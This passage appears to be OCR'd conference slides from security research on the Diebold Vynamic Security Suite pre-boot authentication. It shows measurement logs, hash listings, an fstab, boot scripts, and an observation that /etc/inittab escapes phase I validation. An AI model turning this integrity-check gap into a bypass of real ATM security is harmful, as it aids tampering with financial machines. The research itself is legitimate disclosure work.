


Art: jamesoleruster / Midjourney

Invalid Checksum Detection



Invalid Checksum Detection – Round 2



/LOG – Measurement Index

- HASH != SHA256
- TPM Measurement
- 2,567 files/directories
- 10,832 – 2,567 = 8,265

```
root@299045abed7c:/mnt/disk# ls -al LOG
total 552
drwxr-xr-x  2 root root   4096 Nov 29  2021 .
drwxr-xr-x 20 root root   4096 Nov 29  2021 ..
-rw-r--r--  1 root root 259094 Nov 29  2021 current.txt
-rw-r--r--  1 root root  10012 Nov 29  2021 dmesg.log.xz
-rw-r--r--  1 root root 259094 Nov 22  2021 initial.txt
-rw-r--r--  1 root root   7696 Nov 29  2021 ss_log_tmp.log.xz
-rw-r--r--  1 root root    608 Nov 29  2021 startlog.txt.xz
```

```
root@f79286bbfffb:/mnt/disk/LOG# head -10 initial.txt
/boot/4.19.20-superschaf: 7E5D1DA6CBCFBE13C88BE7C318AC63FD3FE0E206CB2475DA92735D6836ECED48
/boot/bzImage: 7F5D1DA6CBCFBE13C88BE7C318AC63FD3FE0E206CB2475DA92735D6836ECED48
/boot/grub/acorn.mod: C268D7C27866[illegible]5EBF2A978BBAB45C58552FC4BF4D310ACE97E99AF19691E0DC4
/boot/grub/affs.mod: E5AEB52D4537E[illegible]0391F76C56DF4A073A40D5176AD2EB282583F14E8E27D402299
/boot/grub/amiga.mod: F77B5811486[illegible]A428C214C1458283DC8475A4237D86377477B4E89F5089683C83
/boot/grub/apple.mod: D7A8B602448[illegible]3DF5EBB486C9547CFF3882DB8350D1A1C6CCF0065089164CDCBB
/boot/grub/ata.mod: CC6FF6DB9A617A39033707299C94C21294E66F74CC44E1DBBBC3457EE91B7DAE
/boot/grub/biosdisk.mod: B5FA315[illegible]3F0E7FA644D1A6E82500C6C7B27D33BD7782C714AEB2DC33EA949A75
/boot/grub/bitmap.mod: 37FB61B43[illegible]97A2FCF794B4F7A96F201C70460A5B7551763F9480026A90568F53
/boot/grub/blocklist.mod: 7CCC6[illegible]23142446423E83740E68557C72B9627D3D2EA6DCED4F110BEDDD338E86
root@f79286bbfffb:/mnt/disk/LOG# sha256sum ../boot/bzImage
8a4788b7e1642f45bd4e311999e69d55cadacbe0c848f3f3b0402b5af5673ecc  ../boot/bzImage
```

Locations of BGIMAGE

- /boot
- /usr/SUPERSHEEP/bin/glade
- /EFI/CPSD




System Reboot




PBA LifeCycle

- **PHASE I:** UEFI
- **PHASE II:** Linux (ss_gui)



SHIM → BOOTXSA → **BOOTXSA2** → BZIMAGE


DIEBOLD
Cat & Mouse
AUDIO


Vynamic Security Suite:
v18.X





Background By worldbanknotescoins.com

VSS v18.X

- **PBA Phase I:**
  - BOOTXSA2 - UEFI Index
  - 253 Elements validated
- System V
  - /etc/inittab -> /etc/rc.d/rc3.d -> root login
- **PBA Phase II:**
  - /LOG/initial.txt – 2,567 files/folders







Art: flowblok / Essential System Administration, 3rd Edition by Æleen Frisch

VSS v18.X - Investigation

- Phase I validation
  - var.tar, root.tar, fstab, rc.d
- /root TMPFS via fstab
- Phase II bootstrap
  - /root/.profile

```
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs    /             ext4   defaults        1     1
proc           /proc         proc   defaults,noauto 0     0
sysfs          /sys          sysfs  defaults,noauto 0     0
devpts         /dev/pts      devpts gid=4,mode=620  0     0
shm            /dev/shm      tmpfs  defaults        0     0

tmpfs          /run          tmpfs  defaults,noauto 0     0
tmpfs          /tmp          tmpfs  defaults        0     0
tmpfs          /var          tmpfs  defaults        0     0
tmpfs          /root         tmpfs  defaults        0     0
tmpfs          /mnt          tmpfs  defaults        0     0

devtmpfs       /dev          devtmpfs       mode=0755,nosuid,noauto 0     0

# End /etc/fstab
```

```
42          boot_mesg "Recording existing mounts in /etc/mtab
43          > /etc/mtab
44          mount -f / || failed=1
45          mount -f /proc || failed=1
46          mount -f /sys || failed=1
47          (exit ${failed})
48          evaluate_retval
49
50          # This will mount all filesystems that do not hav
51          # their option list.  _netdev denotes a network f
52          boot_mesg "Mounting remaining file systems..."
53          mount -a -O no_netdev >/dev/null
54          evaluate_retval
55
56          # SCF
57          boot_mesg "Extracting /var directories..."
58          tar xvf /etc/var.tar -C / >& /dev/null
59          tar xvf /etc/root.tar -C / >& /dev/null
60
61          ;;
62
63      stop)
64          boot_mesg "Unmounting all other currently mounted
65          umount -a -d -r >/dev/null
66          evaluate_retval
67          ;;
```

VSS v18.X - Investigation

- Phase I validation
  - var.tar, root.tar, fstab, rc.d
- /root TMPFS via fstab
- Phase II bootstrap
  - /root/.profile
- Not /etc/inittab?!



```
root@4f7b8305962e:~# sort pba-phaseI-index.lst | grep "^/etc"
/etc/rc.d
/etc/root.tar
/etc/udev
/etc/var.tar
```

VSS v18.X - Investigation

- Phase I validation
  - var.tar, root.tar, fstab, rc.d
- /root TMPFS via fstab
- Phase II bootstrap
  - /root/.profile
- Not /etc/inittab?!
- Stagging Directory

```
